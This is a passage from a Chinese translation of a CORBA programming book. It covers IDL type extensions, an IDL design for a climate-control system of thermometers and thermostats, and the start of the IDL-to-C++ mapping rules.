CORBA 规范要求每个 ORB 提供一个名为 ord.idl 的文件。如果你企图将一个 IDL 类型描述传递给一个远程对象，则必须在你的规范中包括 orb.idl。

```

#include <>
//Your specification here...

```

ord.idl 包含 CORBA::TypeCode 定义以及所有在接口仓库中使用的类型定义。我们将在第 16 章中详细讨论类型代码。请注意：取决于你的 ORB，orb.idl 文件可能在子目录中（比如，corba），所以你必须修改包括路径来指定正确的目录。

4.21 最新的 IDL 扩展

在 1996 年，OMG 接受了一个提议，增添了 IDL 的新类型，下面给出这些新类型的概述。要注意，虽然这些扩展正式作为 CORBA 2.2 以及以后版本的一部分，但它们有时仍不可用。能否使用不仅取决于 ORB 的供应商是否更新了他们的代码，还取决于基本的体系结构和编译器的支持（例如，是否支持 64 位整型体系结构）。如果你决定依赖于这些新的类型，你需要确保它们所要求的平台。

4.21.1 宽位字符和字符串

两个新的关键字 wchar 和 wstring 分别用来支持宽位字符和字符串。它并不要求支持具体的代码集，如 Unicode，而是允许每个客户机和服务器使用本地机器上的代码集，并且指定字符和字符串如何在使用不同代码集的环境之间进行传输的转换。

宽位字符和宽位字符串字面值是在 C++ 语法的前面加一个 L 字母：

```
const wchar      C = L'X';
```

```
const wstring GREETING = L"Hello";
```

另外,宽位字符和宽位字符串提供\uhhhhh 形式的 Unicode(统一代码)转义序列。例如,字母“Ω”表示为转义序列的\u03A9。前面的 \u 是可选项,且十六进制的数 a~f 可以是大写也可以是小写的:

```
const wchar OMEGA = L'\u03a9';
const wstring OMEGA_STR = L"Omega: \u03a9";
```

宽位字符串不能用 0 值表示字符(如\u0000)。

4.21.2 64 位整型

类型扩展添加了 long long 类型和 unsigned long long 类型作为 64 位整型类。对于这些类型的语义映射还不是很完善,所以你只能在你的本地体系结构支持 64 位整型的情况下才能使用。

4.21.3 扩展的浮点类

IDL 的 long double 类型用来指定一个扩展的浮点类。它要求 IEEE 754-1985 格式[7](至少 64 位数和至少 15 位指数)。对于 long double 的语义映射仍很不完善,所以你只能在你的本地体系结构支持扩展浮点值的情况下才能使用。

4.21.4 定点十进制类型

类型的扩展添加了 fixed 关键字,用来指定定点十进制类型。定点类型允许精确地表示十进制分数。只有当值是 2 的分数幂时,定点类才能准确地表达。这就使得用定点数类型实际上只有表示商务上的数量才有用,比如货币量或利率。下列是定点类型的例子:

```
typedef fixed<9,2> AssetValue;           // up to 9,999,999.99,
                                            // accurate to 0.01
typedef fixed<9,4> InterestRate;          // up to 99,9999.9999,
                                            // accurate to 0.0001
typedef fixed<31,0> BigInt;                // up to 10^ 31 - 1
```

在 fixed 类型定义的第一个数表示数字的总的位数,第二个数表示位数长度,即小数点的位数。一个 fixed 类型被限定在最多 31 位,位数必须是正数(可以是零)。

下面 IDL 给出 fixed 合法和非法用法的示例:

```
const fixed val1 = 3.14D;
const fixed val2 = -3000D;
const fixed rate = 0.03D;

typedef fixed<9,2> AssetValue;
typedef fixed<3,2> Rate;

struct FixedStruct {
    fixed<8,3> mem1;           // Bad style, but OK
    AssetValue mem2;
};
```

```
interface foo {
    void record(in AssetValue val);      // OK
    void op(in fixed<10,4> val);      // Illegal anonymous type!
};
```

请注意：定点数字面值必须以字母 d 或 D 结尾。整数和分数部分是可选项（但不能两个都缺省），就像小数点一样。对于常数定义，使用关键字 fixed，但不用指定常数的整数和分数部分。这是因为整数和位数在定点字面值中已经包含了。例如，0.314D 表示 fixed 类型的<3,2>，-03000.00D 表示 fixed 类型的<4,0>（前面和后头的零可以省略）。

你可以使用算术操作符 (+, -, *, /) 和一目负号 (-) 作为定点常数的定义。但不可以 在常数表达式中混用定点、整型和浮点。注意溢出，如果一个中间值或最终值超过了 31 位数，也可能出现截断（不是四舍五入）。

虽然不是严格要求的，我们还是强烈地推荐你采用 `typedef` 来表示所有定点类型。这种方法可以避免在某些语言映射中出现匿名的类型问题。

有些语言，像 Ada, COBOL 已经直接支持定点类型，这样就可以很自然地映射。有些语 言，比如 C++ 和 Java 是通过抽象数据类型来支持定点类型的。

对于 `fixed` 的规范在 CORBA 2.3 版本中已作了修改，因为 CORBA 2.2 版本的定点类 型存在着大量的问题。尤其是，定点常数的语法以及对于定点类型的 C++ 映射在 CORBA 2.3 中是不一样的。出于这个原因，我们建议，你在支持 CORBA 2.3 或以后版本 ORB 中才 可以使用定点类型。

4.21.5 转义标识符

CORBA 2.3 版本的 Object-By-Value 规范添加了 IDL 的转义标识符（escaped identifier）。需要这种标识符是因为 CORBA 进一步的扩展要求对 IDL 添加新的关键字。这就 出现了一个问题，一个新的关键字能否添加到 IDL 中，它可能与现有的使用那个关键字的 规范发生冲突。请看下面的 IDL：

```
typedef string valuetype;      // Syntax error in CORBA 2.3 and later

interface Value {
    valuetype    get_value();
    void         set_value(in valuetype val);
};
```

这个 IDL 对于遵循 CORBA 2.2 或以前版本的 ORB 来说完全是有效的。但是，对于遵 循 CORBA 2.3 的 ORB 来说，定义 `valuetype` 会出现语法错误，因为 `valuetype` 是一个添加到 CORBA 2.3 规范中的一个关键字。为了使得能在 OMG IDL 中添加新的关键字，而不破坏 现有的规范，允许标识符前加一个下划线：

```
typedef string _valuetype;      // OK in CORBA 2.3 and later

interface Value {
    _valuetype   get_value();
    void         set_value(in _valuetype val);
};
```

请注意:在`_valuetype`中前面的下划线,它在映射标识符时,从`valuetype`关键字被去掉了。这种机理允许我们集成早期的 IDL 定义,这些定义通过给所有已是非法的`valuetype`标识符添加一个下划线,使得它们在 CORBA 2.3 版中不再有效。IDL 编译器将带有前置下划线的标识符都视为它们不带下划线。换句话说,对于`_valuetype`标识符的语言映射完全是与`valuetype`一样的,并且仓库的 ID 仍然是`IDL:valuetype:1.0`。从这个意义上讲,如果它的 IDL 偶然包含一个在今后的版本中变成了一个关键字的标识符的话,现有的源代码不必修改。

请注意:转义标识符只能添加到允许附加新的关键字的地方。否则,对于 IDL 使用前置的下划线就没有意义,虽然它是合法的:

```
interface _Thermometer { // Legal in CORBA 2.3, but useless
    // ...
};
```

在 CORBA 2.3 和今后的版本中,这个定义与我们以前所用的这个接口名 Thermometer 具有一样的功能。

4.22 本章小结

OMG IDL 是 CORBA 独立于语言的机制,它用来定义数据类型和对象接口。IDL 将客户程序的实现与服务器程序的实现分离开,并且建立客户程序与服务器程序都要遵循的协议。IDL 规范是由编译器翻译成特定语言的存根和框架。存根和框架提供客户端和服务器端 API 用来支持具体语言的实现。

IDL 提供一系列内置的类型,可以很容易地将它们翻译成多数编程语言,内置类型集可以由用户定义类型来扩展,比如结构和序列。IDL 通过接口继承提供对象方位,而接口继承创立了类型的兼容性和多态性。异常可以作为一个统一的出错处理机制,模块提供一个组合的结构形式,以避免名字空间混乱。

仓库 ID 为 IDL 类型提供唯一的内部名称;而`#pragma` 指令允许你透明地修改应用程序代码的缺省仓库的 ID,并防止与其他开发者偶尔发生冲突。

在 CORBA 2.2 中,IDL 已经扩展成能支持宽位字符和字符串,64 位整型,`long double` 和定点类型。在 CORBA 2.3 中,转义标识符已经被扩展,它允许一些新的关键字被加到 IDL 中,而不会破坏现有的实现代码。

第5章 一个气温控制系统的 IDL

5.1 本章概述

在本书剩余部分中,我们把一个简单的气温控制系统作为学习案例。这个系统的最初实现受到了许多限制。在讨论一些新的功能时,我们会逐步改善这个系统的实现,直到得到一个功能完整的实际应用程序。

5.2节讲述了气温控制系统的功能,在5.3节中,我们用IDL逐步开发了系统的接口,5.4节中给出了系统完整的IDL说明。

5.2 气温控制系统

气温控制系统用来控制一座大楼不同房间里的空调装置。此外,这个系统还可以控制许多制造设备(如冰箱和退火炉)的温度。系统中有两种装置:温度计和恒温器。这些装置安装在不同的地方,并且支持一个专用的仪器控制协议。

温度计可以报告某个地方的当前温度,而恒温器也可以用来选择所需的温度。气温控制系统用来将实际的温度尽可能保持在所选的温度上。我们假定系统中包含了数百个温度计和恒温器。

所有的温度计和恒温器都可以通过单个远程监测站进行控制。操作人员可以监测和设置每个位置的温度,通过不同的搜索标准查找某些装置,并且可以将几个房间作为一组房间,同时增加或降低它们的温度。

气温控制系统的服务器用来当作专用的仪器控制网络和CORBA应用程序之间的网关。用CORBA管理这个系统的原因是因为通过CORBA可以使用常规的合作计算构架(Corporate Computing Infrastructure),而不用给所有的用户提供专用的网络。此外,并不是所有提供给用户使用的操作系统和平台的组合都可以使用专用协议的API。通过使用CORBA,我们可以提供更为广阔的客户实现,包括那些不能使用专用API语言的客户实现。

5.2.1 温度计

温度计是一个报告温度的装置,其用处是可以让监测站询问温度计所在位置的当前温度。温度计装有很小的内存,用来保存一些附加的信息。

设备号

每个温度计都有一个设备号。这个号是唯一的,并且是在温度计制造时(如写到E-PROM时)标上的。因此温度计在使用过程中,其设备号不会改变。设备号也可以用来作为每个设备的唯一专用网络地址;专用的API需要通过设备号来对装置进行远程访问。

型号

温度计有多种型号。不同的型号决定温度计的特性,如精度和范围。型号说明保存在只读内存中,并且可以远程读取。

位置

每个温度计中都有一个很短的字符串,用来说明温度计所在的位置,如“Room 414”。这个字符串保存在可擦写内存中,因此它是可以更新的。如果温度计需要移到不同的位置,或者房间的名称发生了变化,那么就需要用到这一点。

5. 2. 2 恒温器

恒温器可以提供温度计所有的功能,也就是说,恒温器可以报告当前的温度,它带有设备号、型号和位置。恒温器和温度计的设备号共享一个名字空间,也就是说,如果某个恒温器的设备号是5,那么其他的温度计和恒温器的设备号就不能是5。

恒温器装有一个刻度盘,用来设置所需的温度。可以远程读取和改变刻度盘的设置。

每个恒温器都有一个温度范围,只能在这个范围内选择温度,不能超出这个范围设置温度。不同的恒温器根据其型号,有不同的温度范围。不同的型号可以用于不同的环境,如办公室、冰箱和半导体退火炉。

5. 2. 3 监测站

通过监测站(也就是控制器)可以访问和控制系统中的装置。操作人员可以列出系统中的所有装置,通过不同的搜索标准找出特定装置的位置,对一组恒温器的温度设置进行修改。

装置的列表

列表操作返回与系统相连的所有装置的列表。

相对温度的调节

温度调节操作中使用带有相对温度设置(增量)的恒温器的列表。通过这一操作可以将列表中每个恒温器的额定温度调节到所需的数值上。

某些恒温器不能进行调节。例如,列表中的某个恒温器的温度已经到了最大值,这样就不能再增加它的额定温度。如果对某个或多个恒温器的温度调节超过了允许范围,那么将产生下面的结果:

- 对于可以接受这一调节的恒温器,那么就会建立新的设置。
- 对于不能接受这一调节的恒温器,那么就会保持原先的温度。此外,还会给出一个出错报告,说明每个恒温器出错的内容。

装置的查找

这一操作允许操作人员通过设备号、位置字符串或型号值找出某些装置所在的位置。

5. 3 气温控制系统的 IDL

请注意,这里的气温控制系统的 IDL 主要是出于教学目的而设计的,所以在程序的界

面上作了点牺牲,以便这个程序不会太大(同时还可以使用一些有代表性的语言子集)。这也意味着,程序中没有使用一些我们自己的建议,如已经讨论过的一些可以使操作更为合理的属性。请注意,编写用于这个应用程序的 IDL 的方法有很多,许多方法要比这里使用的方法好。

图 5.1 中用目标模型给出了气温控制系统的问题描述。(这一流程图中没有给出 Object 的每个 IDL 接口的隐含的继承关系。)因为恒温器提供了温度计的所有功能,所以恒温器可以当作特殊的温度计。可以通过继承关系来表述这一点。

每个温度计和恒温器(通过继承)都有一个控制器与它对应。一个控制器可以管理任意数目(或者没有)的装置。如图中的箭头所示,可以将控制器与某个装置相对应,但是这个对应关系不能反过来。对于某个装置,我们无法找到与它对应的控制器。



图 5.1 气温控制系统的 UML 对象模型

5.3.1 温度计的 IDL

通过上面的问题描述,可以将温度计用下面的模型来表述:

```

typedef unsigned long      AssetType;
typedef string             ModelType;
typedef short              TempType;
typedef string             LocType;

interface Thermometer {
    readonly attribute ModelType   model;
    readonly attribute AssetType   asset_num;
    readonly attribute TempType    temperature;
    attribute LocType            location;
};

  
```

型号、设备号、位置和当前温度都可以由 IDL 属性给出。温度计的位置是唯一可修改的属性,其他的属性都被声明为只读属性。

5.3.2 恒温器的 IDL

恒温装置的 IDL 只是在温度计所提供的基本功能上添加了下面功能:

```

interface Thermostat : Thermometer {
    struct BtData {
        TempType   requested;
        TempType   min_permitted;
        TempType   max_permitted;
        string     error_msg;
    };
  
```

```

};

exception BadTemp { BtData details; };

TempType get_nominal();
TempType set_nominal(in TempType new_temp) raises(BadTemp);
};

```

恒温器中并没有使用属性,而是提供了一个存取程序(get_nominal)和一个修改操作(set_nominal)。如果set_nominal调用成功,就返回原先设置的温度。如果调用失败,就会引发一个BadTemp异常。出现异常的话,返回的值是不确定的。

请注意BadTemp异常中只有一个数据成员,这个数据成员是一个结构类型,这一点看上去很奇怪。最终我们可以编写下面的代码:

```

exception BadTemp {
    TempType requested;
    TempType min_permitted;
    TempType max_permitted;
    string error_msg;
};

```

把出错信息放置在一个单独的结构中,是因为异常不能作为一个数据类型。下面我们将看到,通过使用结构类型,可以在控制器的change操作中,再次通过set_nominal操作得到的异常信息。

5.3.3 控制器的IDL

可以通过返回一个装置的多态性列表来实现list操作:

```

interface Controller {
    typedef sequence<Thermometer> ThermometerSeq;
    ThermometerSeq list();
    // ...
};

```

list操作只是返回Thermometer引用的序列。因为恒温器实际上就是温度计,所以这个序列中同时包含了温度计和恒温器。很明显,这样意味着,接收装置必须能够判别序列中某个对象的引用是属于恒温器,还是属于温度计。在7.6.4节中将会看到,这一点是可以实现的(CORBA提供了与C++中对象引用的动态类型转换相似的机制)。

change操作可以实现大批恒温器的同时更新:

```

interface Controller {
    // ...
    typedef sequence<Thermostat> ThermostatSeq;
    struct ErrorDetails {
        Thermostat tmstat_ref;
        Thermostat::BtData info;
    };
    typedef sequence<ErrorDetails> ErrSeq;

```

```

exception EChange {
    ErrSeq errors;
};

void    change(in ThermostatSeq tlist,in short delta)
        raises(EChange);
// ...
};

```

请注意,通过 change 操作可以得到一个 Thermostat 引用的序列。只有在恒温器(而不是温度计)上才能进行额定温度的设置。温度计并不是恒温器,因此温度计并不出现在恒温器序列中。这就使得 change 类型非常安全,不会出现将温度计放在输入序列中的情况(至少对于 C++ 映射,这是静态类型安全的。)

如果一个或多个恒温器不能进行所需的温度调节,那么就会引发 EChange 异常。这个异常中包含了一个数据成员 errors,这是一个出错报告的序列。每个出错报告中包含了出现错误(保存在 tmstat_ref 成员中)的恒温器的对象引用,以及由这个恒温器所引发的异常信息(保存在 info 成员中)。

find 操作用来通过设备号、位置或型号值来搜索某些装置。通过枚举类型来表示搜索的类型,搜索键值由下面的联合提供:

```

interface Controller {
    // ...
    enum SearchCriterion { ASSET, LOCATION, MODEL };
    union KeyType switch(SearchCriterion) {
        case ASSET:
            AssetType    asset_num;
        case LOCATION:
            LocType     loc;
        case MODEL:
            ModelType   model_desc;
    };
    // ...
};

```

find 操作需要用到包含搜索键值和对象引用的序列对:

```

interface Controller {
    // ...
    struct SearchType {
        KeyType      key;
        Thermometer device;
    };
    typedef sequence<SearchType> SearchSeq;
    void find(inout SearchSeq slist);
    // ...
};

```

为了更好说明问题,我们将这一操作定义得很复杂。更为实用的方法是把 find 分成三

个独立的操作(每一个操作都是一个搜索类型),并且把匹配的对象引用作为返回值(而不是使用 inout 参数)。

为了找出一个或多个装置的位置,调用程序中还提供一个 SearchSeq 类型的序列。这个序列中包含了与每个搜索键值相对应的元素。这就值得调用程序在一个调用函数中可以通过多个搜索标准来搜索装置。例如,为了找出 Room 414 中所有装置或设备号为 123 的装置的位置,调用程序创建了一个包含两个元素的序列,每一个元素对应一个搜索标准。

find 操作查找搜索键值所指定的装置。如果找到一个匹配的装置,就用匹配装置的对象引用来改写 SearchType 结构中的 device 成员。如果没有找到匹配的装置,device 成员就设为空引用,以便向调用程序说明搜索这个键值的操作失败.device 成员的初始值(由客户机发送)被忽略。

图 5.2 中给出了一个例子,这个例子中客户提供了两个搜索记录。一个记录用来查找 Room 414,另一个记录用来查找设备号为 123 的装置。假设 Room 414 中没有任何装置,而设备号为 123 的装置确实存在。调用前与调用后的搜索序列如图中所示。

list before calling find:

tlist[0]		tlist[1]	
key	device	key	device
Room 414(LOCATION)	ignored	123(ASSET)	ignored

list after calling find:

tlist[0]		tlist[1]	
key	device	key	device
Room 414(LOCATION)	nil	123(ASSET)	object reference

图 5.2 调用前与调用后的搜索序列

一些搜索键值可以对应多个匹配的装置。例如,系统中可以有两个 Sens-A-Temp 温度计型号。在这种情况下,find 操作就会增加 inout 序列的长度,以返回多个匹配的装置,如图 5.3 所示。

list before calling find:

tlist[0]	
key	device
Sens-A-Temp(MODEL)	ignored

list after calling find:

tlist[0]		tlist[1]	
key	device	key	device
Sens-A-Temp(MODEL)	object reference 1	Sens-A-Temp(MODEL)	object reference 2

图 5.3 增加搜索序列的长度

5.4 完整的程序

剩下的工作就是把前面所讲的 IDL 程序块合在一起,组成一个单独的程序。作为一个好的 IDL 程序员,应该把所有的内容都封装在一个 CCS 模块中,并且用 pragma 语句为仓库 ID 建立一个唯一的前缀:

```
#pragma prefix "acme.com"

module CCS {
    typedef unsigned long AssetType;
    typedef string ModelType;
    typedef short TempType;
    typedef string LocType;

    interface Thermometer {
        readonly attribute ModelType model;
        readonly attribute AssetType asset_num;
        readonly attribute TempType temperature;
        attribute LocType location;
    };

    interface Thermostat : Thermometer {
        struct BtData {
            TempType requested;
            TempType min_permitted;
            TempType max_permitted;
            string error_msg;
        };
        exception BadTemp { BtData details; };

        TempType get_nominal();
        TempType set_nominal(in TempType new_temp)
            raises(BadTemp);
    };

    interface Controller {
        typedef sequence<Thermometer> ThermometerSeq;
        typedef sequence<Thermostat> ThermostatSeq;
        enum SearchCriterion { ASSET, LOCATION, MODEL };
        union KeyType switch(SearchCriterion) {
            case ASSET:
                AssetType asset_num;
            case LOCATION:
                LocType loc;
            case MODEL:
                ModelType model_desc;
        };
        struct SearchType {
    
```

```
KeyType          key;
Thermometer      device;
};

typedef sequence<SearchType>      SearchSeq;

struct ErrorDetails {
    Thermostat        tmstat_ref;
    Thermostat::BtData info;
};

typedef sequence<ErrorDetails> ErrSeq;

exception EChange {
    ErrSeq errors;
};

ThermometerSeq   list();
void             find(inout SearchSeq slst);
void             change(
    in ThermostatSeq tlist,in short delta
)raises(EChange);

};

};
```

第6章 基本的 IDL 到 C++ 的映射

6.1 本章概述

本章解释如何通过 IDL 编译器将 IDL 类型映射成与它们相对应的 C++ 类型。6.3 节到 6.8 节中讲述标识符、模块和简单的 IDL 类型等内容。6.9 节中讲述与变长度类型有关的内存管理方面的内容，而 6.10 节中则详细给出了一些关于字符串内存管理方面的例子。6.11 和 6.12 节中讨论了宽位字符和定点类型的映射问题。用户自定义复杂类型的映射则在 6.13 到 6.18 节中讲述。6.19 节中介绍了如何通过灵巧指针避免考虑内存管理方面的问题。

本章并没有涵盖映射中的所有问题。第 7 章中将会讲述操作和异常的客户端映射，第 9 章中则详细介绍服务器端的映射，而第 15 章到第 17 章中则将叙述 IDL 的动态特性。

本章很长，如果从头到尾读下来的话，那么不可能掌握所有的内容。读者可以浏览一下自己感兴趣的章节，将来再去仔细阅读有关的内容。本章的内容是以参考资料的格式来安排的，每一话题下的所有内容都放在一起，因此，如果遇到了什么问题，就很容易从书中找到答案。

6.2 简介

从 IDL 到 C++ 的映射必须要有下面的一些条件：

- 映射应该很直观，并且很容易使用。
- 应该保留常用的 C++ 风格，尽可能像标准的 C++。
- 应该是类型安全的。
- 在内存和 CPU 使用上应该是有效的。
- 必须能够用于分段或硬(非虚拟)内存的体系。
- 必须是可重入的，以便能够用于线程环境。
- 映射必须保留定位的透明性，也就是说，不管客户机与服务器是否被配置在一起(在相同的地址空间)，客户机与服务器的源代码必须是相同的。

这里的有些条件会与其他条件相冲突。例如，通常不能同时得到使用上的方便性与高效性，因此必须进行折衷。OMG 采用的 C++ 映射通过在使用方便基础上选择提高效率的方法来处理折衷问题。使用这种方法的理由有两个方面：

- 可以把效率低的但容易使用的映射放置在效率高的但不容易使用的映射之上，但是不能把效率高的映射放置在效率低的映射之上。使用效率高的但不容易使用的映射可以使 OMG 和 ORB 供应商在将来添加一些其他的选项，如代码生成向导等。
- 设计者可以逐步使用 IDL 来描述进程中的接口，这些接口具有定位透明性的优点。通

过这些接口可以构建一些在一个进程中实现多个不同功能单元的系统,然后可以将这一进程分成多个进程,而不破坏原有的源代码。映射的运行效率与进程之间的通信无关,但是与进程内部的通信有关。

这些设计意味着 C++ 映射非常大,并且很复杂,但是事情并不像看上去那么糟糕。首先,映射对于相似的类型是一致的。例如,一旦掌握字符串的内存管理,那么也就同时掌握其他大部分变长度类型的规则。第二,映射是类型安全的,不需要进行类型的强制转换,许多错误是在编译时出现的。第三,映射非常容易记住。尽管某些类有许多成员函数,但是在一般使用过程中只需要它们中的少数即可。一些成员函数的存在只是为了在不带参数情况下能够进行一些缺省的转换,并不需要去显式调用它们。

请记住,不要去阅读和了解 IDL 编译器产生的头文件。这些头文件一般都是一些很难理解的宏、映射的实现信息和隐含的编译错误信息。也就是说,头文件并不是给用户看的。而看 IDL 则容易得多,只要有 IDL 和 C++ 映射规则的知识就能编写出高质量的代码。

6.3 标识符的映射

IDL 标识符在生成的 C++ 代码中被原样保存下来。例如,IDL 枚举:

```
enum Color { red, green, blue };
```

映射成 C++ 枚举:

```
enum Color { red, green, blue };
```

C++ 映射还保留了 IDL 的作用域。如果 Outer::Inner 之类的作用域名在 IDL 中是合法的,那么生成的 C++ 代码中也会定义 Outer::Inner。

如果在 IDL 定义中使用了 C++ 关键字,那么就会产生一个问题。例如,下面的 IDL 定义是合法的:

```
enum class { if, this, while, else };
```

显然,要映射这个定义的话,必须先解决 C++ 关键字的问题。C++ 映射将在 C++ 关键字的 IDL 标识符前加上_cxx_ 前缀,因此前面的定义被映射成:

```
enum _cxx_class { _cxx_if, _cxx_this, _cxx_while, _cxx_else };
```

上面的代码很难理解,因此必须避免使用 C++ 关键字的 IDL 标识符。

还需要注意的是要避免在 IDL 标识符中使用双下划线,如:

```
typedef long my__long;
```

IDL 标识符 my__long 是合法的,并且可以映射为 C++ 的 my__long。然而,标准的 C++ 中将带有双下划线的标识符保留为实现所用,因此,严格来讲,my__long 侵犯了编译器的名字空间。实际应用中,包含双下划线的 IDL 标识符并不会产生问题,但是应该记住 C++ 映射并不会指出这种隐含的名称上的冲突。

6.4 模块的映射

IDL 模块被映射成 C++ 的名字空间。IDL 模块的内容在相应的 C++ 名字空间中，因此 IDL 定义的作用域在 C++ 中得以保留。下面是一个例子：

```
module Outer {
    // More definitions here...
    module Inner {
        // ...
    };
};
```

这个映射成 C++ 的相应的嵌套名字空间：

```
namespace Outer {
    // More definitions here...
    namespace Inner {
        // ...
    }
}
```

名字空间的一个有用特性是通过名字空间我们可以使用 `using` 指令来删除名字空间中的变量名称。通过这种方法就不用限定所有带有模块名称的标识符：

```
using namespace Outer::Inner;
// No need to qualify everything
// with Outer::Inner from here on...
```

IDL 模块可以重新打开。重新打开的模块可以通过再次打开相应的 C++ 名字空间来进行映射：

```
module M1 {
    // Some M1 definitions here...
};

module M2 {
    // M2 definitions here...
};

module M1 {      // Reopen M1
    // More M1 definitions here...
};
```

上述代码被映射为 C++ 中的代码如下：

```
namespace M1 {
    // Some M1 definitions here...
}

namespace M2 {
    M2 definitions here...
```

```

}

namespace M1 {    // Reopen M1
    // More M1 definitions here...
}

```

由于并不是所有的 C++ 编译器都符合 ISO/IEC C++ 标准[9]，所以名字空间并不是普遍有效的。对于不支持名字空间的编译器，CORBA 给出了另外一种将 IDL 模块映射为 C++ 类的方法：

```

class Outer {
public:
    // More definitions here...
    class Inner {
public:
    // ...
    };
};

```

这种映射方法可以使用，但是有一些缺陷：

- 不能使用 `using` 指令，因此必须完全限定不在当前作用域（或者在一个封闭的作用域）中的变量名称。
- 没有敏感的再次打开的模块映射为类的方法。这就意味着如果代码是由不支持名字空间的 C++ 编译器生成的话，IDL 编译器就不允许再次打开 IDL 模块。

在本书后面的章节中，我们使用了名字空间的映射。

6.5 CORBA 模块

CORBA 定义了许多标准的 IDL 类型和接口。为了避免破坏全局名字空间，这些定义在 CORBA 模块内提供。CORBA 模块的映射方法与其他模块相同，因此 ORB 头文件中提供了一个包含对应的 C++ 定义的 CORBA 名字空间。

本书将逐步介绍 CORBA 名字空间的内容。

6.6 基本类型的映射

IDL 基本类型的映射如表 6.1 所示。除了 `string`，每个 IDL 类型都映射成 CORBA 名字空间中的一个类型定义。类型定义可以确保映射维护 IDL 所提供的长度。为了确保代码的可移植性，IDL 类型往往需要使用 CORBA 名字空间中所定义的名称（例如，使用 `CORBA::Long` 而不是 `long` 来声明一个变量）。这也同样有助于将代码转换到 64 位的系统上（在 64 位体系结构系统中 `CORBA::Long` 定义为 `int`）。

请注意，IDL 中的 `string` 直接映射为 `char*`，而不是一个类型定义。原因是在 OMG 首先进行 C++ 映射方面的工作时，就考虑到内存中的二进制数据布局必须在 C 和 C++ 映

射中是一致的^①。这样就不可能将字符串映射成一些更为简便的类型，如字符串类等。

6.6.1 64位整型和 long double 类型

规范中假定了当前使用的 C++ 实现提供了对于 (unsigned) long long 和 long double 的本地支持。如果不提供这样的支持的话，就不能指定这些类型的映射。因此，应该避免使用 64 位整型数和 long double 类型，除非确信在相关的平台上，它们可以作为本地 C++ 类型得到支持。

表6.1 基本类型的映射

IDL	C++
short	CORBA::Short
long	CORBA::Long
long long	CORBA::LongLong
unsigned short	CORBA::UShort
unsigned long	CORBA::ULong
unsigned long long	CORBA::ULongLong
float	CORBA::Float
double	CORBA::Double
long double	CORBA::LongDouble
char	CORBA::Char
wchar	CORBA::WChar
string	char *
wstring	CORBA::WChar *
boolean	CORBA::Boolean
octet	CORBA::Octet
any	CORBA::Any

6.6.2 基本类型的重载

由于 C++ 的重载特性，所有的基本类型在映射后都是可以互相区分的，唯一的一些例外是 char, boolean, octet 和 wchar。这是因为 char, boolean 和 octet 三种类型都可以映射成相同的 C++ 字符类型，而 wchar 则可以映射成 C++ 的一种整型类型或 wchar_t 类型。例如：

```
void foo(CORBA::Short param)           /* ... */;
void foo(CORBA::Long param)            /* ... */;
void foo(CORBA::Char param)           /* ... */;
void foo(CORBA::Boolean param)         /* ... */;      // May not compile
void foo(CORBA::Octet param)          /* ... */;      // May not compile
void foo(CORBA::WChar param)          /* ... */;      // May not compile
```

前面三个 foo 的定义都能够使用，但是后面三个定义在某些实现中就不能通过编译。例

^① 后来才发现，这个限制可能是一个错误，因为这样会导致 C++ 映射降低类型安全性和使用上的不便。

如,ORB 就能将 IDL 的 char, boolean 和 octet 映射成 C++ 的 char, 和将 IDL 的 wchar 映射成 C++ 的 short。(这种情况下,前面的定义就容易混淆,会被编译器所拒绝。)为了使代码具有可移植性,不要重载带有 Char, Boolean 和 Octet 类型参数的函数,和不要重载带有 WChar 和一个整型类型参数的函数,即使在某些 ORB 中,这样的操作是有效的。

6.6.3 可映射成 char 的类型

IDL 的 char, boolean 和 octet 可以映射成有符号的、无符号的或一般的 char 类型。为了使代码具有可移植性,不要在代码中假定这些类型是有符号的或无符号的。

6.6.4 wchar 的映射

IDL 的 char 可以映射成 C++ 的整型类型,如 int,或映射为 C++ 的 wchar_t。映射为整型类型同样适用于 wchar_t 不是一个特殊类型的非标准编译器。

6.6.5 Boolean 映射

在标准的 C++ 编译器中,IDL 的 boolean 可以映射为 C++ 的 bool,虽然规范中允许这样做,但是并不需要这样做。如果不映射成 C++ 的 bool,例如,在老的 C++ 编译器中,CORBA::Boolean 映射成普通的 char, signed char 或 unsigned char。

C++ 映射并不需要有布尔型常量 TRUE 和 FALSE(或者 true 和 false),尽管 true 和 false 可以用于标准的 C++ 环境。为了使代码具有可移植性,只需要将整型常量 1 和 0 作为布尔量,这一点既可以用于标准的 C++ 环境,也可以用于老的 C++ 环境。

6.6.6 字符串和宽位字符串映射

字符串被映射成 char *,而宽位字符串则被映射成 CORBA::WChar *。这一点对于有界字符串或无界字符串都是正确的。如果有界字符串,映射过程中就需要程序员给定字符串的长度。如果有界字符串在运行过程中超出了长度界限,那么就会出现不可预料的结果,因此必须认识到这种行为是不可预测的。

在字符串的动态分配时使用 new 和 delete 不太方便,可以在 CORBA 名字空间中使用一些辅助函数:

```
namespace CORBA {
    // ...
    static char * string_alloc(ULong len);
    static char * string_dup(const char *);
    static void string_free(char *);

    static WChar * wstring_alloc(ULong len);
    static WChar * wstring_dup(const WChar *);
    static void wstring_free(WChar *);
    // ...
}
```

这些函数用来处理字符串和宽位字符串的动态内存分配。C++ 映射需要使用一些辅助函数,以避免取代全程的 operator new[] 和 operator delete[]。在非均匀的内存体系中,可

能还有一些特殊的要求,例如在 Windows 环境下,由动态库所分配的内存必须由同样的库来收回内存。字符串分配函数可以保证内存的正确管理。对于均匀的内存模型,如在 UNIX 中, string_alloc 和 string_free 通常由 new[] 和 delete[] 来实现。

string_alloc 函数分配的内存比 len 参数所要求的多1个字节,因此下面的代码是正确的:

```
char * p = CORBA::string_alloc(5); // Allocates 6 bytes
strcpy(p,"Hello"); // OK, "Hello" fits
```

上面的代码用 string_dup 来写更为简单, string_dup 可以把内存分配和拷贝合在一起:

```
char * p=CORBA::string_dup("Hello");
```

如果内存分配失败的话, string_alloc 和 string_dup 都返回一个空指针,并不发送 bad_alloc 异常或 CORBA 异常。

必须用 string_free 函数来释放由 string_alloc 或 string_dup 分配的内存。对一个空指针调用 string_free 是安全的,它不做任何事情。

不要用 delete 或 delete[] 来释放由 string_alloc 或 string_dup 分配的内存。同样,不要用 string_free 来释放由 new 或 new[] 分配的内存。这样做的话就会产生一些不可预料的结果。

wstring * 辅助函数在语义上与 string * 辅助函数相同,但是它们用于宽位字符串。与 string_alloc 相比,wstring_alloc 分配一个附加的字符,以便保持零结束值。

6.7 常量的映射

全局的 IDL 常量映射为文件域(file-scope)的 C++ 常量,而嵌套在一个接口内部的 IDL 常量映射为静态类域(class-scope)的 C++ 常量。例如:

```
const long MAX_ENTRIES = 10;
interface NameList {
    const long MAX_NAMES = 20;
};
```

上面的代码映射为:

```
